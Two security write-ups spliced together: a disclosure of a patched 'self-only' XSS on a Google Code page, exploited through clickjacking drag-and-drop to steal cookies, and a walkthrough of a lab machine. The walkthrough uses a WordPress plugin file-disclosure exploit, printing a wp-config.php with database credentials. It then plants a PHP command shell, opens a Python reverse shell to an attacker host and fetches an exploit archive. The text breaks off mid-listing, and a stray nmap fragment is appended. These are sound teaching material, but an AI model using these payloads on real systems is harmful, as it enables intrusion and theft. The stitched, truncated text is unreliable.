

Exploitation of “Self-Only” Cross-Site Scripting in Google Code

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Content

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Exploitation of “Self-Only” Cross-Site Scripting in Google Code | Secure Belief

As an attempt to contribute for [Google’s Rewarding Web Application Security Research](#), I started working on Google Code in search of vulnerabilities that could qualify for the reward program. That is where I came across a Cross-site Scripting bug which seems “not exploitable” at first. As Google has patched the vulnerable pages, I’m going to explain the exploitation of this bug here.

“Self-Only” Cross-Site Scripting


“Self-Only” XSS term is referred in past by many researchers for “**CSRF Protected XSS**”. You can read it [here](#) and [here](#). The issue I found in Google Code site was not related to “CSRF protected XSS”. I referred this bug as “Self-Only” XSS due to its nature because this was not a GET or POST XSS and was only exploited by the victim. This means that the victim has to type “<script>alert(document.cookie)</script>” in the input box and click “Go!” to get his own cookies. Confused! OK. I’ll try to explain this with Google Code example.

Cross-Site Scripting in Google Code

Google Code hosts the documentation for Google APIs. The Google MAP API documentation includes the examples pages to demonstrate different map functions. One of them is “Simple Geocoding” example. The link for this page is:

<http://code.google.com/intl/es-MX/apis/maps/documentation/javascript/v2/examples/geocoding-simple.html>


This page displays geo-location of the requested location on the map. The page makes a GET request to Google Map API and displays the result.




When requested with a valid location followed by XSS payload e.g. pune<script>alert(document.cookie)</script>, makes following GET request to Google Map API :

http://map.google.com/maps/geo?output=json&oe=utf-8&q=pune%3Cscript%3Ealert%28document.cookie%29%3C%2Fscript%3E&key=ABQIAAAAzr2EBOXUKNm_jVnk0OJl7xSosDVG8KKPE1-m51RBrYughuyMxQ-i1QfUnH94QxWla6N4U6MouMmBA&mapclient=jsapi&hl=en&callback=


Google Map API returns JSON response to the request as below:



This response is rendered by the example page at Google Code as below:



And executes the payload in victim's browser:



This is due to lack of sanitization of malicious data while rendering the output back to the example page.

A quick analysis for request/response reveals that this XSS cannot be exploited by classical GET or POST method. As an attacker, we cannot control any request that can be used to craft payload and when sent to the victim, it executes in his/her browser. For successful attack, the victim has to type himself/herself XSS payload in the vulnerable input box and click "Go!" button. That is what I referred as **"Self-Only" XSS**.

Exploitation

During the discussion with [Lavakumar](#), he suggested to check for possible Clickjacking with HTML5 Drag and Drop exploit.

The target page was vulnerable to clickjacking and after spending few hours, I was able to craft a working POC for this attack. Here is the scenario and details:

An attacker hosts a Drag and Drop game which convince the victim to perform Drag and Drop operations. The game page renders the vulnerable Google Code page in an invisible iframe. It also has an element link this:

```
<div draggable="true" separator" style="clear: both; text-align: center;">[[image: image]]
(https://blogger.googleusercontent.com/img/b/R29vZ2xl/AVvXsEj6NBT9zq7Kpp-aDXV3uFhy0-
nOlbe5SKyB8I3pztrC4MEuvD2TXJ4yz_7Gcq8yb-nE0VonXr4x7Hv9PKFWc9ognMtxkB-
X32MmHaFtgmGOe0AmpWqVaeekSBXi2OCzurDtArHpSSjyn3pU/s1600/poc1.JPG)
```

The victim drags the text to input field which holds the XSS payload.



Then he/she clicks on the "Go!!" button.



Bingo!!

The Attack – Cookie Stealing

By changing the 'Evil Data' in Drag and Drop element, pointed to the attacker's cookie grabbing script, a successful cookie stealing attack can be performed.

```
<div draggable="true" ><h3>DRAG ME!!</h3></div>
```

The Reward

Google security team has appreciated my efforts and put me on the [Google Security Hall of Fame](#).

Special thanks to [Lavakumar!!](#)

[kkotowicz](#) had explained the same issue really well.

Timeline

Bug discovered: 15th Feb 2011 **Bug Reported to vendor:** 21st Feb 2011 **Public Disclosure:** 21st Mar 2011

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-


You can find Solution 1 [here](#).

After spending a night on this, I finally managed to solve the 2nd way to get limited shell on this box. Let's see how this is done.

From nmap scan, we know there are two HTTP ports i.e. 80 & 12380.

```
80/tcp open http syn-ack ttl 64 | http-methods: |_ Supported Methods: GET HEAD POST OPTIONS
| http-title: 404 Not Found 12380/tcp open http syn-ack ttl 64 Apache httpd 2.4.18 ((Ubuntu)) | http-
methods: | Supported Methods: GET HEAD POST OPTIONS |_ http-server-header: Apache/2.4.18
(Ubuntu) |_ http-title: Tim, we need to-do better next year for Initech
```

When accessed with browser, port 80 gives 404 for almost every request & port 12380 presents a static page.



I ran nikto on both the ports.

```
root@kali:~# nikto -h 192.168.1.3
```

- Nikto v2.1.6

-
- Target IP: 192.168.1.3
 - Target Hostname: 192.168.1.3
 - Target Port: 80
 - Start Time: 2016-06-09 13:25:35 (GMT-4)

-
- Server: No banner retrieved
 - The anti-clickjacking X-Frame-Options header is not present.
 - The X-XSS-Protection header is not defined. This header can hint to the user agent to protect against some forms of XSS
 - The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to the MIME type
 - No CGI Directories found (use '-C all' to force check all possible dirs)
 - OSVDB-3093: /.bashrc: User home dir was found with a shell rc file. This may reveal file and path information.
 - OSVDB-3093: /.profile: User home dir with a shell profile was found. May reveal directory information and system configuration.
 - ERROR: Error limit (20) reached for host, giving up. Last error: error reading HTTP response
 - Scan terminated: 20 error(s) and 5 item(s) reported on remote host
 - End Time: 2016-06-09 13:26:07 (GMT-4) (32 seconds)

-
- 1 host(s) tested

```
root@kali:~#
```

This shows couple of files which look like from someone's home directory and mostly useless. Port 12380 shows few pointers.

root@kali:~# nikto -h 192.168.1.3 -p 12380

- Nikto v2.1.6
-

- Target IP: 192.168.1.3
 - Target Hostname: 192.168.1.3
 - Target Port: 12380
-

- **SSL Info: Subject: /C=UK/ST=Somewhere in the middle of nowhere/L=Really, what are you meant to put here?/O=Initech/OU=Pam: I give up. no idea what to put here./CN=Red.Initech/emailAddress=pam@red.localhost**

** Ciphers: ECDHE-RSA-AES256-GCM-SHA384* * Issuer: /C=UK/ST=Somewhere in the middle of nowhere/L=Really, what are you meant to put here?/O=Initech/OU=Pam: I give up. no idea what to put here./CN=Red.Initech/emailAddress=pam@red.localhost**

- Start Time: 2016-06-09 13:26:33 (GMT-4)
-

- Server: Apache/2.4.18 (Ubuntu)
 - Server leaks inodes via ETags, header found with file /, fields: 0x15 0x5347c53a972d1
 - The anti-clickjacking X-Frame-Options header is not present.
 - The X-XSS-Protection header is not defined. This header can hint to the user agent to protect against some forms of XSS
 - Uncommon header 'dave' found, with contents: Soemthing doesn't look right here
 - The site uses SSL and the Strict-Transport-Security HTTP header is not defined.
 - The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to the MIME type
 - No CGI Directories found (use '-C all' to force check all possible dirs)
 - Entry '/**admin112233**/' in robots.txt returned a non-forbidden or redirect HTTP code (200)
 - Entry '/**blogblog**/' in robots.txt returned a non-forbidden or redirect HTTP code (200)
 - "robots.txt" contains 2 entries which should be manually viewed.
 - Hostname '192.168.1.3' does not match certificate's names: Red.Initech
 - Allowed HTTP Methods: GET, HEAD, POST, OPTIONS
 - Uncommon header 'x-ob_mode' found, with contents: 1
 - OSVDB-3233: /icons/README: Apache default file found.
 - **/phpmyadmin/: phpMyAdmin directory found**
 - 7690 requests: 0 error(s) and 14 item(s) reported on remote host
 - End Time: 2016-06-09 13:38:40 (GMT-4) (727 seconds)
-

- 1 host(s) tested

root@kali:~#

To my surprise, nikto shows that port 12380 runs on SSL which nmap couldn't able to detect. This was a huge success. Nikto was able to find 'robots.txt' and listed directories. Also it found 'phpMyAdmin'. The 'admin112233' directory plays a good prank with hardcoded javascript alert & redirection to <http://www.xss-payloads.com/>

The other directory 'blogblog' is wordpress installation which is internal company blog.

Next I ran 'WPScan' on this directory. The result was not having any vulnerability which could gain access to the server. WPScan detected wp_untrash_post_comments SQL Injection vulnerability, however this requires a post to be trashed by admin. This could be done as I managed to get into WordPress login with 'elly' account which was discovered in Solution 1. I left this as I thought this was not expected solution.

There is another tool 'CMSmap' which enumerates CMS applications and gives good information.

```
amolnaik@sandb0x:~/tools/CMSmap$ ./cmsmap.py -t https://192.168.1.3:12380/blogblog/ [-] Date
& Time: 10/06/2016 01:08:27 [-] Target: https://192.168.1.3:12380/blogblog [I] Server:
Apache/2.4.18 (Ubuntu) [L] X-Frame-Options: Not Enforced [I] Strict-Transport-Security: Not
Enforced [I] X-Content-Security-Policy: Not Enforced [I] X-Content-Type-Options: Not Enforced [L]
No Robots.txt Found [I] CMS Detection: Wordpress [I] Wordpress Version: 4.2.1 [I] Wordpress
Theme: bhost [-] Enumerating Wordpress Usernames via "Feed" ... [-] Enumerating Wordpress
Usernames via "Author" ... [M] John Smith [M] abby [M] asd [M] barry [M] dave [M] elly [M] garry
[M] harry [M] heather [M] john [M] kathy [M] pam [M] peter [M] scott [M] simon [M] tim [M] vicki
[M] zoe [I] Forgotten Password Allows Username Enumeration:
https://192.168.1.3:12380/blogblog/wp-login.php?action=lostpassword [M] Website vulnerable to
XML-RPC Brute Force Vulnerability [I] Autocomplete Off Not Found:
https://192.168.1.3:12380/blogblog/wp-login.php [-] Default WordPress Files: [I]
https://192.168.1.3:12380/blogblog/readme.html [I] https://192.168.1.3:12380/blogblog/license.txt
[I] https://192.168.1.3:12380/blogblog/wp-includes/images/crystal/license.txt [I]
https://192.168.1.3:12380/blogblog/wp-includes/images/crystal/license.txt [I]
https://192.168.1.3:12380/blogblog/wp-includes/js/plupload/license.txt [I]
https://192.168.1.3:12380/blogblog/wp-includes/js/tinymce/license.txt [I]
https://192.168.1.3:12380/blogblog/wp-includes/js/swfupload/license.txt [I]
https://192.168.1.3:12380/blogblog/wp-includes/ID3/license.txt [I]
https://192.168.1.3:12380/blogblog/wp-includes/ID3/readme.txt [I]
https://192.168.1.3:12380/blogblog/wp-includes/ID3/license.commercial.txt [-] Searching
Wordpress Plugins ... [I] akismet [-] Searching Wordpress TimThumbs ... [I] Checking for Directory
Listing Enabled ... [L] https://192.168.1.3:12380/blogblog/wp-content/ [L]
https://192.168.1.3:12380/blogblog/wp-includes/ [-] Date & Time: 10/06/2016 01:13:25 [-]
Completed in: 0:04:57 amolnaik@sandb0x:~/tools/CMSmap$
```

CMSmap found directory listing enabled for /wp-content/ & /wp-includes/.

The 'wp-content' directory has plugins and wordpress is known to have serious vulnerabilities in plugins.

I picked up 'advanced-video-embed' plugin to investigate.

This plugin has Version 1.0 and is vulnerable to File Disclosure vulnerability. Exploit-db has exploit for this: <https://www.exploit-db.com/exploits/39646/>

The exploit code didn't work as the target site was having invalid certificate. So I decided to do it manually. After reading the code, I crafted below URL to fetch 'wp-config.php' file which is configuration file for WordPress.

```
https://192.168.1.3:12380/blogblog/wp-admin/admin-ajax.php?
action=ave_publishPost&title=random&short=1&term=1&thumb=../wp-config.php
```

This gives me below response.

When accessed the main site, there was a new post with 'random' title.

Notice '1829704549.jpeg' on top of the title 'random'. This has a link to actual location of the file in source.

Basically this exploit creates a file in /wp-content/uploads/ directory with jpeg extension, however this is not a valid JPEG file, it's text with the content of request file, in this context wp-config.php

```
root@kali:~/Documents# wget --no-check-certificate https://192.168.1.3:12380/blogblog/wp-
content/uploads/1829704549.jpeg --2016-06-09 22:54:09-- https://192.168.1.3:12380/blogblog/wp-
content/uploads/1829704549.jpeg Connecting to 192.168.1.3:12380... connected. WARNING: The
certificate of '192.168.1.3' is not trusted. WARNING: The certificate of '192.168.1.3' hasn't got a
known issuer. The certificate's owner does not match hostname '192.168.1.3' HTTP request sent,
awaiting response... 200 OK Length: 3042 (3.0K) [image/jpeg] Saving to: '1829704549.jpeg'
```

```
1829704549.jpeg 100%[=====] 2.97K --.-KB/s in 0s
```

```
2016-06-09 22:54:09 (55.9 MB/s) - '1829704549.jpeg' saved [3042/3042]
```

```
root@kali:~/Documents# file 1829704549.jpeg 1829704549.jpeg: PHP script, ASCII text
```

```
root@kali:~/Documents# cat 1829704549.jpeg <?php /**
```

- The base configurations of the WordPress.
- This file has the following configurations: MySQL settings, Table Prefix,
- Secret Keys, and ABSPATH. You can find more information by visiting
- {[link https://codex.wordpress.org/Editing_wp-config.php](https://codex.wordpress.org/Editing_wp-config.php) Editing wp-config.php}
- Codex page. You can get the MySQL settings from your web host.
- This file is used by the wp-config.php creation script during the
- installation. You don't have to use the web site, you can just copy this file
- to "wp-config.php" and fill in the values.
- @package WordPress

```
*/
```

```
// * MySQL settings - You can get this info from your web host * // /** The name of the database for
WordPress */ define('DB_NAME', 'wordpress');
```

```
/ MySQL database username /* define('DB_USER', 'root'); * / MySQL database password */*
define('DB_PASSWORD', 'plbkac');
```

```
/** MySQL hostname */ define('DB_HOST', 'localhost');
```

```
/** Database Charset to use in creating database tables. */ define('DB_CHARSET', 'utf8mb4');
```

```
/** The Database Collate type. Don't change this if in doubt. */ define('DB_COLLATE', '');
```

```
/**#@+
```

- Authentication Unique Keys and Salts.
- Change these to different unique phrases!
- You can generate these using the {@link <https://api.wordpress.org/secret-key/1.1/salt/> WordPress.org secret-key service}
- You can change these at any point in time to invalidate all existing cookies. This will force all users to have to log in again.
- @since 2.6.0

```
*/ define('AUTH_KEY', 'V 5p=[.Vds8~SX;>t)++Tt57U6{Xe T|oW^eQ!mHr }]>9RX07W<sZ,l~ 6Y5-T:');
define('SECURE_AUTH_KEY', 'vJZq=p.Ug,]:<-P#A|k-+;;jzV8*pZ|K/U*J][Nyvs+}&!/#>4#K7eFP5-av n)2');
define('LOGGED_IN_KEY', 'ql-Vfg[?v6{ZR*+O)|Hf OpPWYfKX0]mpl8zU<cr.wm?|jqZH:YMv;zu@tM7P:4o');
define('NONCE_KEY', 'j|V8].~n}R2,mIU%?C8o2[~6Vo1{Gt+4mykbYH;HDAIj9TE?QOI!VW]]D 3i73xO');
define('AUTH_SALT', 'l{gDIDs Z@.+/AdyzYw4%+<WsO-LDBHT}>}!|Xrf@1E6jJNV={p1?yMKYec*OI$');
define('SECURE_AUTH_SALT', '.HJmx^zb];5P}hM-uj%^+9=0SBQEH[[*>#z+p>nVi10 XOuq (Zml~op3SG4OG_D');
define('LOGGED_IN_SALT',
'[Zz!)%R7/w37+:9L#.=hL:cyeMM2kTx&_nP4{D}n=y=FQt%z]w>c[a+;ppCz|kt;'); define('NONCE_SALT',
'tb{}BfgB7!rhDVM{eK6^MSN-|o]S]]axl4TE_y+Fi5l-RxN/9xeTsK]#ga_9:hj');
```

```
/**#@-
```

```
/**
```

- WordPress Database Table prefix.
- You can have multiple installations in one database if you give each a unique
- prefix. Only numbers, letters, and underscores please!

```
*/ $table_prefix = 'wp_';
```

```
/**
```

- For developers: WordPress debugging mode.
- Change this to true to enable the display of notices during development.
- It is strongly recommended that plugin and theme developers use WP_DEBUG
- in their development environments.

```
*/ define('WP_DEBUG', false);
```

```
/* That's all, stop editing! Happy blogging. */
```

```
/** Absolute path to the WordPress directory. */ if ( !defined('ABSPATH') ) define('ABSPATH',
dirname(FILE) . '/');
```

```
/** Sets up WordPress vars and included files. */ require_once(ABSPATH . 'wp-settings.php');
```

```
define('WP_HTTP_BLOCK_EXTERNAL', true); root@kali:~/Documents#
```

Great !!! This file has MySQL user details which can be used to login into phpMyAdmin found in nikto result.

With this I can run SQL queries using INTO OUTFILE to create PHP file into webroot and run command. However I don't know the path for webroot.

In Solution 1, I managed to access FTP server with elly's account which is basically content of /etc directory. I can look for apache conf files which will have webroot path.

```
root@kali:~/Documents# ftp 192.168.1.3 Connected to 192.168.1.3. 220- 220-|-----
-----| 220-| Harry, make sure to update the banner when
you get a chance to show who has access here | 220-|-----
-----| 220- 220 Name (192.168.1.3:root): elly 331 Please specify the password.
Password: 230 Login successful. Remote system type is UNIX. Using binary mode to transfer files.
ftp> cd apache2 250 Directory successfully changed. ftp> ls 200 PORT command successful.
Consider using PASV. 150 Here comes the directory listing. -rw-r--r-- 1 0 0 7114 Jun 03 16:37
apache2.conf drwxr-xr-x 2 0 0 4096 Jun 04 00:02 conf-available drwxr-xr-x 2 0 0 4096 Jun 04 00:02
conf-enabled -rw-r--r-- 1 0 0 1782 Mar 19 10:48 envvars -rw-r--r-- 1 0 0 31063 Mar 19 10:48 magic
drwxr-xr-x 2 0 0 12288 Jun 03 23:52 mods-available drwxr-xr-x 2 0 0 4096 Jun 03 23:53 mods-
enabled -rw-r--r-- 1 0 0 327 Jun 03 16:26 ports.conf drwxr-xr-x 2 0 0 4096 Jun 05 17:36 sites-
available drwxr-xr-x 2 0 0 4096 Jun 04 19:57 sites-enabled 226 Directory send OK. ftp> cd sites-
enabled 250 Directory successfully changed. ftp> ls 200 PORT command successful. Consider using
PASV. 150 Here comes the directory listing. lrwxrwxrwx 1 0 0 35 Jun 03 16:22 000-default.conf ->
../sites-available/default-ssl.conf 226 Directory send OK.
```

Here is the content of 'default-ssl.conf' file: root@kali:~/Documents# cat default-ssl.conf <IfModule mod_ssl.c> <VirtualHost default:12380> ServerAdmin garry@red

DocumentRoot /var/www/https

Available loglevels: trace8, ..., trace1, debug, info, notice, warn, # error, crit, alert, emerg. # It is also possible to configure the loglevel for particular # modules, e.g. #LogLevel info ssl:warn

ErrorLog \${APACHE_LOG_DIR}/error.log CustomLog \${APACHE_LOG_DIR}/access.log combined

For most configuration files from conf-available/, which are # enabled or disabled at a global level, it is possible to # include a line for only one particular virtual host. For example the # following line enables the CGI configuration for this host only # after it has been globally disabled with "a2disconf". #Include conf-available/serve-cgi-bin.conf

SSL Engine Switch: # Enable/Disable SSL for this virtual host. SSLEngine on

A self-signed (snakeoil) certificate can be created by installing # the ssl-cert package. See # /usr/share/doc/apache2/README.Debian.gz for more info. # If both key and certificate are stored in the same file, only the # SSLCertificateFile directive is needed. SSLCertificateFile /etc/ssl/certs/red.crt SSLCertificateKeyFile /etc/ssl/certs/red.key

Server Certificate Chain: # Point SSLCertificateChainFile at a file containing the # concatenation of PEM encoded CA certificates which form the # certificate chain for the server certificate. Alternatively # the referenced file can be the same as SSLCertificateFile # when the CA certificates are directly appended to the server # certificate for convinience. #SSLCertificateChainFile /etc/apache2/ssl.crt/server-ca.crt

Certificate Authority (CA): # Set the CA certificate verification path where to find CA # certificates for client authentication or alternatively one # huge file containing all of them (file must be PEM encoded) # Note: Inside SSLCACertificatePath you need hash symlinks # to point to the certificate

files. Use the provided # Makefile to update the hash symlinks after changes.

```
#SSLCACertificatePath /etc/ssl/certs/ #SSLCACertificateFile /etc/apache2/ssl.crt/ca-bundle.crt
```

Certificate Revocation Lists (CRL): # Set the CA revocation path where to find CA CRLs for client # authentication or alternatively one huge file containing all # of them (file must be PEM encoded)

Note: Inside SSLCARevocationPath you need hash symlinks # to point to the certificate files. Use the provided # Makefile to update the hash symlinks after changes. #SSLCARevocationPath

```
/etc/apache2/ssl.crl/ #SSLCARevocationFile /etc/apache2/ssl.crl/ca-bundle.crl
```

Client Authentication (Type): # Client certificate verification type and depth. Types are # none, optional, require and optional_no_ca. Depth is a # number which specifies how deeply to verify the certificate # issuer chain before deciding the certificate is not valid. #SSLVerifyClient require #SSLVerifyDepth 10

SSL Engine Options: # Set various options for the SSL engine. # o FakeBasicAuth: # Translate the client X.509 into a Basic Authorisation. This means that # the standard Auth/DBMAuth methods can be used for access control. The # user name is the one line' version of the client's X.509 certificate.

Note that no password is obtained from the user. Every entry in the user # file needs this password:

```
xxj31ZMTZzkVA'. # o ExportCertData: # This exports two additional environment variables:
```

```
SSL_CLIENT_CERT and # SSL_SERVER_CERT. These contain the PEM-encoded certificates of the # server (always existing) and the client (only existing when client # authentication is used). This can be used to import the certificates # into CGI scripts. # o StdEnvVars: # This exports the standard SSL/TLS related `SSL_*' environment variables. # Per default this exportation is switched off for performance reasons, # because the extraction step is an expensive operation and is usually # useless for serving static content. So one usually enables the # exportation for CGI and SSI requests only. # o OptRenegotiate: # This enables optimized SSL connection renegotiation handling when SSL # directives are used in per-directory context. #SSLOptions +FakeBasicAuth +ExportCertData +StrictRequire <FilesMatch "\.(cgi|shtml|phtml|php)$"> SSLOptions +StdEnvVars </FilesMatch> <Directory /usr/lib/cgi-bin> SSLOptions +StdEnvVars </Directory>
```

SSL Protocol Adjustments: # The safe and default but still SSL/TLS standard compliant shutdown # approach is that mod_ssl sends the close notify alert but doesn't wait for # the close notify alert from client. When you need a different shutdown # approach you can use one of the following variables: # o ssl-unclean-shutdown: # This forces an unclean shutdown when the connection is closed, i.e. no # SSL close notify alert is send or allowed to received. This violates # the SSL/TLS standard but is needed for some brain-dead browsers. Use # this when you receive I/O errors because of the standard approach where # mod_ssl sends the close notify alert. # o ssl-accurate-shutdown: # This forces an accurate shutdown when the connection is closed, i.e. a # SSL close notify alert is send and mod_ssl waits for the close notify # alert of the client. This is 100% SSL/TLS standard compliant, but in # practice often causes hanging connections with brain-dead browsers. Use # this only for browsers where you know that their SSL implementation # works correctly. # Notice: Most problems of broken clients are also related to the HTTP # keep-alive facility, so you usually additionally want to disable # keep-alive for those clients, too. Use variable "nokeepalive" for this. # Similarly, one has to force some clients to use HTTP/1.0 to workaround # their broken HTTP/1.1 implementation. Use variables "downgrade-1.0" and # "force-response-1.0" for this. # BrowserMatch "MSIE [2-6]" \ # nokeepalive ssl-unclean-shutdown \ # downgrade-1.0 force-response-1.0

ErrorDocument 400 /custom_400.html

</VirtualHost> </IfModule>

vim: syntax=apache ts=4 sw=4 sts=4 sr noet root@kali:~/Documents#

The webroot is /var/www/https. With this I can create PHP file in uploads directory using /var/www/https/blogblog/wp-content/uploads/ in phpMyAdmin. Let's first test this with dummy file.

And it's accessible.

root@kali:~/Documents# curl -k https://192.168.1.3:12380/blogblog/wp-content/uploads/test123.txt test123 root@kali:~/Documents#

Next is to create PHP file which will run system commands.

Command supplied to 'c' param gets executed.

https://192.168.1.3:12380/blogblog/wp-content/uploads/shell.php?c=id

Now we need reverse shell from this. After many attempt, I managed to get reverse shell using Python one liner from [PentestMonkey's reverse cheat sheet](#).

The payload looks like this:

```
https://192.168.1.3:12380/blogblog/wp-content/uploads/shell.php?c=python%20-
c%20%27import%20socket,subprocess,os;s=socket.socket%28socket.AF_INET,socket.SOCK_STREA
M%29;s.connect%28%28%22192.168.1.7%22,1234%29%29;os.dup2%28s.fileno%28%29,0%29;%20
os.dup2%28s.fileno%28%29,1%29;%20os.dup2%28s.fileno%28%29,2%29;p=subprocess.call%28[%
22/bin/sh%22,%22-i%22]%29;%27
```

In this payload, 192.168.1.7 is my Kali Linux box listening on port 1234.

```
root@kali:~/Documents# nc -lvp 1234 listening on [any] 1234 ... 192.168.1.3: inverse host lookup
failed: Unknown host connect to [192.168.1.7] from (UNKNOWN) [192.168.1.3] 46444 /bin/sh: 0:
can't access tty; job control turned off $ id uid=33(www-data) gid=33(www-data) groups=33(www-
data) $ uname -a Linux red.initech 4.4.0-21-generic #37-Ubuntu SMP Mon Apr 18 18:34:49 UTC
2016 i686 i686 GNU/Linux $ lsb_release No LSB modules are available. $ lsb_release -a No LSB
modules are available. Distributor ID: Ubuntu Description: Ubuntu 16.04 LTS Release: 16.04
Codename: xenial $ cd /tmp $ ls -la total 28 drwxrwxrwt 7 root root 4096 Jun 10 10:35 . drwxr-xr-x
22 root root 4096 Jun 7 09:08 .. drwxrwxrwt 2 root root 4096 Jun 10 08:54 .ICE-unix drwxrwxrwt 2
root root 4096 Jun 10 08:54 .Test-unix drwxrwxrwt 2 root root 4096 Jun 10 08:54 .X11-unix
drwxrwxrwt 2 root root 4096 Jun 10 08:54 .XIM-unix drwxrwxrwt 2 root root 4096 Jun 10 08:54
.font-unix $ wget http://192.168.1.5/exploit.tar --2016-06-10 10:36:28--
http://192.168.1.5/exploit.tar Connecting to 192.168.1.5:80... connected. HTTP request sent,
awaiting response... 200 OK Length: 20480 (20K) [application/x-tar] Saving to: 'exploit.tar'
OK ..... 100% 15.0M=0.001s
```

```
2016-06-10 10:36:28 (15.0 MB/s) - 'exploit.tar' saved [20480/20480]
```

```
$ ls -la total 48 drwxrwxrwt 7 root root 4096 Jun 10 10:36 . drwxr-xr-x 22 root root 4096 Jun 7 09:08
.. drwxrwxrwt 2 root root 4096 Jun 10 08:54 .ICE-unix drwxrwxrwt 2 root root 4096 Jun 10 08:54
.Test-unix drwxrwxrwt 2 root root 4096 Jun 10 08:54 .X11-unix drwxrwxrwt 2 root root 4096 Jun 10
```

```
root@kali:~#nmap -sSVC -p- 192.168.1.3 Nmap scan report for 192.168.1.3 Host is up, received
arp-response (0.013s latency). Scanned at 2016-06-09 10:55:38 EDT for 170s Not shown: 65523
filtered ports Reason: 65523 no-responses PORT STATE SERVICE REASON VERSION 20/tcp closed
ftp-data reset ttl 64 21/tcp open ftp syn-ack ttl 64 vsftpd 2.0.8 or later | ftp-anon: Anonymous FTP
login allowed (FTP code 230) | Can't get directory listing: Can't parse PASV response: "Permission
denied." 22/tcp open ssh syn-ack ttl 64 OpenSSH 7.2p2 Ubuntu 4 (Ubuntu Linux; protocol 2.0) | ssh-
hostkey: | 2048 81:21:ce:a1:1a:05:b1:69:4f:4d:ed:80:28:e8:99:05 (RSA) | ssh-rsa
